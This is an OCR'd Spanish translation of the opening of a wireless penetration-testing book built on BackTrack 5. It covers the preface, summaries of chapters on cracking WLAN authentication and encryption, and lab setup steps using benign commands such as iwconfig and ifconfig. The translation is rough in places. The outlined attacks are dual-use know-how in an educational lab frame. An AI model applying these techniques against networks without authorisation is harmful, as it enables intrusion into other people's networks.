Learn by doing: less theory, more results

BackTrack 5 Wireless Penetration Testing

Master bleeding edge wireless testing techniques with BackTrack 5

Beginner's Guide

Vivek Ramachandran

[PACKT] PUBLISHING open source community experience distilled

BackTrack 5 pruebas de penetración inalámbrica

Master de técnicas inalámbricas de testing más punteras con BackTrack 5

Traducido por Hits en la medida de mis posibilidades

Vivek Ramachandran

Tabla de contenidos

Las redes inalámbricas se han vuelto omnipresentes en el mundo actual. Millones de personas las utilizan por todo el mundo todos los días en sus casas, oficinas y puntos de acceso públicos para iniciar sesión en el Internet y no tanto para el trabajo personal y profesional. A pesar de que lo inalámbrico hace la vida mas fácil y nos da una gran movilidad por ejemplo, viene con sus riesgos. En los últimos tiempos, las redes inalámbricas inseguras han sido explotados para entrar en las empresas, bancos y organizaciones gubernamentales. La frecuencia de estos ataques se ha intensificado, ya que los administradores de red todavía no saben cómo conseguir una red inalámbrica segura en una forma robusta y a prueba de errores.

BackTrack 5:pruebas de penetración inalámbrica tiene como objetivo ayudar al lector a entender las inseguridades asociadas a las redes inalámbricas y cómo llevar a cabo pruebas de penetración para encontrar los fallos y vulnerabilidades. Esta es una lectura esencial para aquellos que quieran llevar a cabo auditorías de seguridad en redes inalámbricas y siempre quiso una guía paso a paso práctica para la misma. Todos los ataques inalámbricos explicados en este libro son inmediatamente continuados por una demostración práctica, el aprendizaje es muy completo.

Hemos elegido **BackTrack 5** como plataforma para poner a prueba todos los ataques inalámbricos en este libro. BackTrack, como la mayoría de ustedes ya deben saber, es la distribución de pruebas de penetración más popular en el mundo . Contiene cientos de herramientas de seguridad y hacking, algunas de los cuales vamos a utilizar en el transcurso de este libro.

Lo que abarca este libro

Capítulo 1, la configuración inalámbrica de laboratorio, presenta docenas de ejercicios que vamos a estar haciendo en este libro. Con el fin de ser capaz de probar, el lector tendrá que establecer un laboratorio inalámbrico. Este capítulo se centra en cómo crear un laboratorio de pruebas inalámbricas utilizando el hardware de la plataforma y el software de código abierto. En primer lugar, se verán los requisitos de hardware que incluyen tarjetas inalámbricas, antenas, puntos de acceso y otros dispositivos Wi-Fi, entonces pasaremos a un enfoque de los requisitos de software que incluye el sistema operativo, drivers Wi-Fi y las herramientas de seguridad . Por último, vamos a crear un banco de pruebas para nuestros experimentos y comprobar diferentes configuraciones inalámbricas en él.

Capítulo 2, WLAN y sus inseguridades inherentes se centra en los defectos de diseño inherentes a las redes inalámbricas que les hace inseguros nada mas conectarlos. Vamos a comenzar con un resumen rápido de los protocolos 802.11 WLAN usando un analizador de red llamado Wireshark. Esto nos dará un conocimiento práctico acerca de cómo estos protocolos trabajan. Lo más importante, vamos a ver como funciona la comunicación entre el cliente y el punto de acceso a nivel de paquetes mediante el análisis de los marcos de gestión, de control y de datos. A continuación, aprenderá acerca de la inyección de paquetes y sniffing en redes inalámbricas y veremos algunas herramientas que nos permiten hacer lo mismo.

Capítulo 3, evitando la *autenticación de WLAN (bypassing WLAN Auth)* habla acerca de cómo romper un mecanismo de autenticación WLAN. Vamos a ir paso a paso y estudiar la manera de subvertir autenticaciones de clave abierta y compartida. En el transcurso de esto, usted aprenderá a analizar los paquetes inalámbricos y averiguar el mecanismo de autenticación de la red. También vamos a buscar la forma de entrar en las redes con SSID oculto y filtrado MAC activado. Se trata de dos mecanismos comunes empleados por los administradores de red para las redes inalámbricas más sigilosas y difíciles de penetrar, sin embargo, estos son muy sencillos de evitar.

Capítulo 4, defectos del cifrado WLAN , una de las partes más vulnerables del protocolo WLAN son los esquemas de cifrado WEP, WPA, y WPA2. Durante la última década, los hackers han encontrado múltiples fallas en estos esquemas y han escrito el software a disposición del público para la rotura de los mismos y descifrar los datos. A pesar de que WPA/WPA2 es seguro por diseño, una mala configuración abre el camino de las vulnerabilidades de seguridad que pueden ser fácilmente explotadas. En este capítulo, vamos a entender la inseguridad en cada uno de estos esquemas de cifrado y hacer demostraciones prácticas sobre la manera de romperlas.

Capítulo 5, ataques a la infraestructura WLAN, cambia nuestra visión de las vulnerabilidades de la infraestructura WLAN. Vamos a ver las vulnerabilidades creadas por los problemas de configuración y diseño. Vamos a hacer demostraciones prácticas de los ataques de suplantación de identidad, punto de acceso, MAC y los ataques de repetición, los puntos de acceso, fuzzing y denegación de servicio. En este capítulo se dará al lector una comprensión sólida de cómo hacer una prueba de penetración de la infraestructura WLAN.

Capítulo 6, atacando a *los clientes,* abra sus ojos si siempre he creído que la seguridad del cliente inalámbrico era algo que no tenía de qué preocuparse! La mayoría de las personas excluye al cliente de su lista cuando piensan en la seguridad de la WLAN. En este capítulo se demostrará sin lugar a dudas por qué el cliente es tan importante como el punto de acceso al penetrar en las pruebas de seguridad de una red WLAN. Vamos a buscar la forma de poner en peligro la seguridad mediante ataques del lado del cliente tales como errores de asociación, Caffe Latte disociación, conexiones ad-hoc, fuzzing, honeypots, y muchos otros.

Capítulo 7, ataques avanzados WLAN, contempla más ataques avanzados habiendo ya cubierto la mayoría de los ataques básicos tanto en la infraestructura y como en el cliente. Estos ataques suelen implicar el uso de múltiples ataques básicos en conjunto para romper la seguridad en los escenarios más difíciles. Algunos de los ataques que vamos a aprender son las huellas digitales del dispositivo inalámbrico (fingerprinting), el hombre en el medio (man-in-the-middle)de forma inalámbrica, evadir la detección de intrusiones inalámbricas y sistemas de prevención, accesos no autorizados punto utilizando el protocolo de costumbre, y un par de los demás. En este capítulo se presenta la punta de lanza en los ataques inalámbricos en el mundo real.

Capítulo 8, atacar WPA Enterprise y RADIUS, gradualmente lleva al usuario al siguiente nivel mediante la introducción a los ataques avanzados en WPA-Enterprise y la configuración del servidor RADIUS. Estos ataques son muy útiles cuando el lector tiene que realizar una prueba de penetración en una red de grandes empresas que dependen de la WPA-Enterprise y la autenticación RADIUS para darles seguridad. Esta es, probablemente, tan avanzado como los ataques Wi-Fi pueden ser en el mundo real.

Capítulo 9, Metodología de pruebas inalámbrico penetración, es donde todo el aprendizaje de los capítulos anteriores se une y vamos a ver cómo hacer una prueba de penetración inalámbrica en forma sistemática y metódica. Vamos a aprender sobre las distintas fases de pruebas de penetración , la planificación, el descubrimiento, el ataque y la presentación de informes y aplicarla a las pruebas de penetración inalámbrica. También vamos a entender como proponer recomendaciones y mejores prácticas después de una prueba de penetración inalámbrica.

Apéndice A, Conclusión y hoja de ruta , concluye el libro y deja al usuario con algunos consejos para la lectura y la investigación.

Que necesitas para usar este libro

Para seguir y recrear los ejercicios prácticos en este libro, se necesitan dos portátiles con función de conexión de tarjetas Wi-Fi , un adaptador inalámbrico USB Alfa AWUS036H Wi-Fi, BackTrack 5 y algunos otros equipos y software. Los hemos detallado en el *Capítulo 1, configuración del entorno de laboratorio inalámbrico.*

Como alternativa a la instalación de backtrack en su equipo , también puede crear una máquina virtual en BackTrack 5 y conectar la tarjeta a través de la interfaz USB. Esto le ayudará a empezar a utilizar este libro mucho más rápido, pero le recomendamos un equipo dedicado corriendo BackTrack 5 para las evaluaciones reales en el campo.

Como requisito previo, los lectores deben ser conscientes de los conceptos básicos de redes inalámbricas. Esto incluye tener conocimiento previo sobre los conceptos básicos del protocolo 802.11 y comunicación del cliente con el punto de acceso. A pesar de referirme brevemente a esto cuando creamos el laboratorio, se espera que el usuario ya está al tanto de estos conceptos.

A quien va dirigido este libro

Aunque este libro es una serie para principiantes, está destinado a todos los niveles de usuarios, desde principiantes a expertos de la seguridad inalámbrica. Hay algo para todos. El libro comienza con ataques simples, pero luego pasa a explicar los más complicados, y, finalmente, analiza los ataques que se salen de lo normal y la investigación. Como todos los ataques se explican con demostraciones prácticas, es muy fácil para los lectores en todos los niveles intentar rápidamente el ataque por sí mismos. Tenga en cuenta que a pesar de que el libro destaca los diferentes ataques que pueden ser lanzados contra una red inalámbrica, el verdadero propósito es educar a los usuarios a convertirse en un analista de penetración inalámbrica. Sería capaz de demostrar con facilidad todo tipo de ataques de pruebas de penetración y test de forma profesional, si así lo solicita el cliente.

Convenciones

En este libro, usted encontrará varios epígrafes que aparecen con frecuencia.

Dan instrucciones claras de cómo llevar a cabo un procedimiento o una tarea así pues se utiliza:

Parte práctica

1. Acción 1
2. Acción 2
3. Acción 3

Las instrucciones a menudo necesitan una explicación adicional para que tengan sentido, por lo que se siguió con:

¿Qué ha pasado?

En este epígrafe se explica el funcionamiento de las tareas o instrucciones que usted acaba de completar.

Usted también encontrará algunas otras ayudas de aprendizaje en el libro, incluyendo:

Examen sorpresa

Estos son preguntas cortas de tipo test destinadas a ayudar a probar su propia comprensión.

Inténtalo

En ellas se establecen los problemas prácticos y se dan ideas para experimentar con lo que has aprendido.

Usted también encontrará una serie de estilos de texto que distinguen entre diferentes tipos de información. Estos son algunos ejemplos de estos estilos, y una explicación de su significado.

Las palabras de código en el texto se muestran de la siguiente manera: "`habilitando la interfaz con el comando ifconfig`"

Las palabras que ve en la pantalla, en los menús o cuadros de diálogo, por ejemplo, aparecen en el texto así: "Para ver los paquetes de datos para nuestro punto de acceso, añada lo siguiente al filtro **(wlan.bssid == 00: 21:91: d2: 8e:. 25) & & (wlan.fc.type_subtype == 0x20)** "

Avisos o notas importantes aparecen en un cuadro como este

Consejos y trucos aparecen así

1

Configurar el entorno de laboratorio Inalámbrico

"Si tuviera ocho horas para cortar un árbol, pasaría seis horas afilando mi hacha".

Abraham Lincoln, 16 ° Presidente EE.UU.

Detrás de cada éxito de la ejecución es de horas o días de preparación, y conexión inalámbrica en la pruebas de pentración no es una excepción. En este capítulo vamos a crear una red inalámbrica en un entorno de laboratorio que usaremos para nuestros experimentos descritos en el libro. Considere la posibilidad de esta practica de laboratorio como su arena de preparación antes de sumergirse en las pruebas de penetración en el mundo real.

Las pruebas de penetración inalámbrica es un tema práctico y es importante primeramente la instalación de un laboratorio donde se puedan probar todas las diferentes experiencias de este libro en un ambiente seguro y controlado. Es importante que se haga esta práctica antes de continuar adelante con el libro.

En este capítulo, vamos a examinar lo siguiente:

- Requisitos de hardware y software
- BackTrack 5 instalación

- Establecer un punto de acceso y configuración
- Instalación de la tarjeta inalámbrica
- Prueba de la conectividad entre el portátil y el punto de acceso

Así que , ¡que comience el juego!

Requisitos del Hardware

Vamos a necesitar el siguiente hardware para crear el laboratorio inalámbrico.

- Dos **computadoras portátiles con tarjetas Wi-Fi internas:** Vamos a utilizar uno de los ordenadores portátiles como de la víctima en el laboratorio y el otro como el portátil de prueba de intrusión. Aunque casi todos los portátiles se ajustan a este perfil, las computadoras portátiles con al menos 3 GB de RAM es deseable. Esto se debe a que se puede ejecutar una gran cantidad de memoria intensiva de software en nuestros experimentos.
- Un **adaptador Alfa inalámbrico:** Se necesita un USB Wi-Fi que pueda soportar la inyección de paquetes y la detección de paquetes y que sea soportado por Backtrack. La mejor opción parece ser la tarjeta de rede de Alfa AWUS036H ya que BackTrack apoya esta sin ninguna configuración previa.
- Un **punto de acceso:** Cualquier punto de acceso que soporte los estándares de encriptación WEP/WPA/WPA2 valdría para esto. Nosotros vamos a utilizar un D-LINK DIR-615 Wireless N Router para ilustrar todo este libro.
- Una **conexión a Internet:** Esta será muy útil para llevar a cabo la investigación, la descarga de software y para algunos de nuestros experimentos.

Requisitos de software

Necesitaremos el siguiente software para crear el laboratorio inalámbrico:

- BackTrack **5:** BackTrack puede ser descargado desde su sitio web oficial `http://www.backtrack-linux.org` . El software es de código abierto y debe ser capaz de descargar directamente del sitio web.
- Windows **XP/Vista/7:** Usted necesitará Windows XP, Windows Vista o Windows 7 instalado en uno de los ordenadores portátiles. Este portátil se utiliza como equipo víctima para el resto del libro.

Es importante señalar que a pesar de que se está utilizando un sistema operativo basado en Windows para nuestras pruebas, las técnicas aprendidas se pueden aplicar a cualquier dispositivo Wi-Fi como teléfonos inteligentes y tabletas, entre otros.

Parte práctica-Instalación de BackTrack

Vamos ahora rápidamente a buscar la forma de ponerse en marcha con BackTrack.


BackTrack se instalará en la computadora portátil que servirá como la máquina de pruebas de penetración para el resto del libro.

BackTrack es relativamente fácil de instalar. Vamos a correr BackTrack arrancando como un DVD en vivo y luego instalarlo en el disco duro.


Siga las siguientes instrucciones paso a paso:

1. Grabar la ISO BackTrack (estamos utilizando BackTrack 5 KDE 32-Bit Edition) que ha se a descargado en un DVD de arranque.

2. Arranque el ordenador portátil con el DVD insertado y seleccione la opción **BackTrack Text- Default Boot Text Mode** del menú de inicio:



3. Si el arranque tuvo éxito, entonces usted debe ver a la conocida pantalla de BackTrack:



4. Se puede arrancar en el modo gráfico mediante la introducción de **startx** en el símbolo del sistema. ¡Disfrute de la música de inicio! Una vez que esté en la interfaz gráfica de usuario, la pantalla debe ser igual que la siguiente captura:

5. Ahora haga clic en el icono de **instalación de BackTrack** a la parte superior izquierda del escritorio. Se iniciará el instalador de BackTrack como se muestra a continuación:

6. Este programa de instalación es similar a los instaladores basados en GUI de la mayoría de los sistemas Linux y debe ser fácil de seguir. Seleccione las opciones adecuadas en cada pantalla y comenzará el proceso de instalación. Cuando la instalación haya terminado, reinicie el equipo cuando se le solicite y extraiga el DVD.

7. Una vez que se reinicia el equipo, se le presentará una pantalla de inicio de sesión. Escriba en el inicio de sesión "root" y la contraseña "toor". Ahora debe estar logueado en la versión instalada de BackTrack. ¡Felicitaciones!

Yo voy a cambiar el tema de escritorio y algunas opciones para este libro. ¡Siéntase libre de utilizar sus propios temas y los ajustes de color!

¿Qué ha pasado?

¡Hemos instalado con éxito Backtrack en el portátil! Vamos a utilizar este ordenador como el portátil de prebas de intrusión para todos los demás experimentos en este libro.

Inténtalo-Instalación de BackTrack en Virtual Box

También podemos instalar BackTrack en el software de virtualización como Virtual Box. Para los lectores que no quieran dedicar un portátil completo a Backtrack, esta es la mejor opción. El proceso de instalación de BackTrack en Virtual Box es exactamente el mismo. La única diferencia es la pre-configuración que usted tendrá que crear en Virtual Box. Puedes descargar Virtual Box desde aquí `http://www.virtualbox.org.`

Otra de las maneras en que puede instalar y utilizar Backtrack es a través de unidades USB. Esto es particularmente útil si usted no desea instalar en el disco duro, pero todavía quiere almacenar los datos de foma persistente en su BackTrack, tales como los scripts y las nuevas herramientas. ¡Le animamos a probar esto también!

Configuración del punto de acceso

Ahora vamos a configurar el punto de acceso. Como se mencionó anteriormente, vamos a usar el D-Link DIR-615 Wireless N Router para todos los experimentos de este libro. Sin embargo, siéntase libre de usar cualquier otro punto de acceso. Los principios básicos de funcionamiento y la utilización siguen siendo los mismos.

Parte práctica – Configurar el punto de acceso


Vamos a empezar! Vamos a establecer el punto de acceso para utilizar la autenticación abierta con el SSID “Wireless Lab”

Siga estas instrucciones paso a paso:

1. Encienda el punto de acceso y el usa un cable Ethernet para conectar su portátil a uno de los puertos del punto de acceso Ethernet.


2. Introduzca la dirección IP de la terminal del punto de acceso en su navegador. Para el DIR-615, se le da la Ip 192.168.0.1 en el manual. Usted debe consultar la guía de configuración del punto de acceso para encontrar su dirección IP.

Si usted no tiene los manuales del punto de acceso, también se puede encontrar la dirección IP, ejecute el comando `route -n.` La dirección IP del gateway IP suele ser el punto de acceso. Una vez conectado, usted debería ver un portal de configuración que se parece a esto:



3. Explorar los diferentes ajustes en el portal después de entrar y encontrar los ajustes relacionados con la configuración de un nuevo SSID.


4. Cambie el **SSID** a **Wireless Lab.** Dependiendo del punto de acceso, es posible que tenga que reiniciar el sistema para cambiar la configuración:



5. Del mismo modo, encuentre los ajustes relacionados con la **autenticación** y cambie la configuración a **Open Authentication.** En mi caso, la configuración el **modo de seguridad None** indica que está utilizando el modo de autenticación abierta.

6. Guarde los cambios en el punto de acceso y vuelva a iniciarlo, si es necesario. Ahora el punto de acceso debe estar en funcionamiento con el SSID **Wireless Lab**.

Una forma sencilla de comprobarlo consiste en utilizar la utilidad de configuración inalámbrica de Windows y observar las redes disponibles. Usted debe encontrar **Wireless Lab** como una de las redes en la lista:



¿Qué ha pasado?

Hemos configurado correctamente nuestro punto de acceso **inalámbrico** como laboratorio SSID. Se trata de la radiodifusión de su presencia y esto está siendo recogido por nuestro portátil Windows y otros dentro de la Radiofrecuencia (RF) del alcance del punto de acceso

Es importante tener en cuenta que hemos configurado nuestro punto de acceso en modo abierto, que es el menos seguro. Es aconsejable no conectar este punto de acceso a Internet por el momento porque cualquiera dentro del rango de RF será capaz de usarlo para acceder a Internet.

Inténtalo – Configurar el punto de acceso usando WEP y WPA

Juega un poco con las opciones de configuración del punto de acceso. Trate de ver si se puede poner en marcha el uso de esquemas de encriptación como WEP y WPA/WPA2. Vamos a utilizar estos modos en los últimos capítulos para ilustrar los ataques contra ellos.

Configuración de la tarjeta inalámbrica


La configuración de ALFA nuestra tarjeta de red inalámbrica es mucho más fácil que la del punto de acceso. La ventaja es que BackTrack soporta esta tarjeta fuera de la caja y viene con todos los controladores de dispositivos necesarios para permitir la inyección de paquetes y la detección de paquetes.

Parte práctica – Configurar la tarjeta de red inalámbrica


Nosotros vamos a usar la tarjeta inalámbrica Alfa con el ordenador portátil de pruebas de penetración . Por favor, siga estas instrucciones paso a paso para configurar su tarjeta:

1. Conecte la tarjeta a uno de los puertos USB del ordenador portátil BackTrack y arrancarlo.

2. Una vez conectado, abra una terminal de consola y escribir `iwconfig`. Su pantalla será similar a lo siguiente:



Como puede ver, `wlan0` es la interfaz inalámbrica creada para la tarjeta inalámbrica Alfa. Escriba `ifconfig wlan0` para levantar el dispositivo de red. A continuación, escriba `ifconfig wlan0` para ver el estado actual de la interfaz:



3 La dirección MAC *00:*`C0:ca:3e:bd:93` debe coincidir con la dirección MAC de su tarjeta escrita en Alfa. Esta es una manera rápida para asegurarse de que ha habilitado la interfaz correcta.

¿Qué ha pasado?

BackTrack incluye con todos los controladores necesarios para la tarjeta Alfa. Tan pronto como la máquina arranca, la tarjeta es reconocida y se le asignó la `wlan0` interfaz de red. Por defecto, todas las interfaces de red en BackTrack se desactivan en el arranque. Hemos habilitado la interfaz con el comando `ifconfig.` Ahora nuestra tarjeta de Alfa está en marcha y funcional!


Conexión al punto de acceso

Ahora vamos a buscar la forma de conectar con el punto de acceso mediante la tarjeta wireless Alfa. Nuestro punto de acceso tiene un SSID **Wireless Lab** y no utiliza ningún tipo de autenticación.


Parte práctica – Configurar la tarjeta de red inalámbrica

Aquí vamos! Siga estos pasos para conectar la tarjeta inalámbrica al punto de acceso:

1. Veamos primero que redes inalámbricas está detectando nuestra tarjeta Alfa. Emita el comando `iwlist wlan0 scanning` y encontrará una lista de redes en las cercanías:

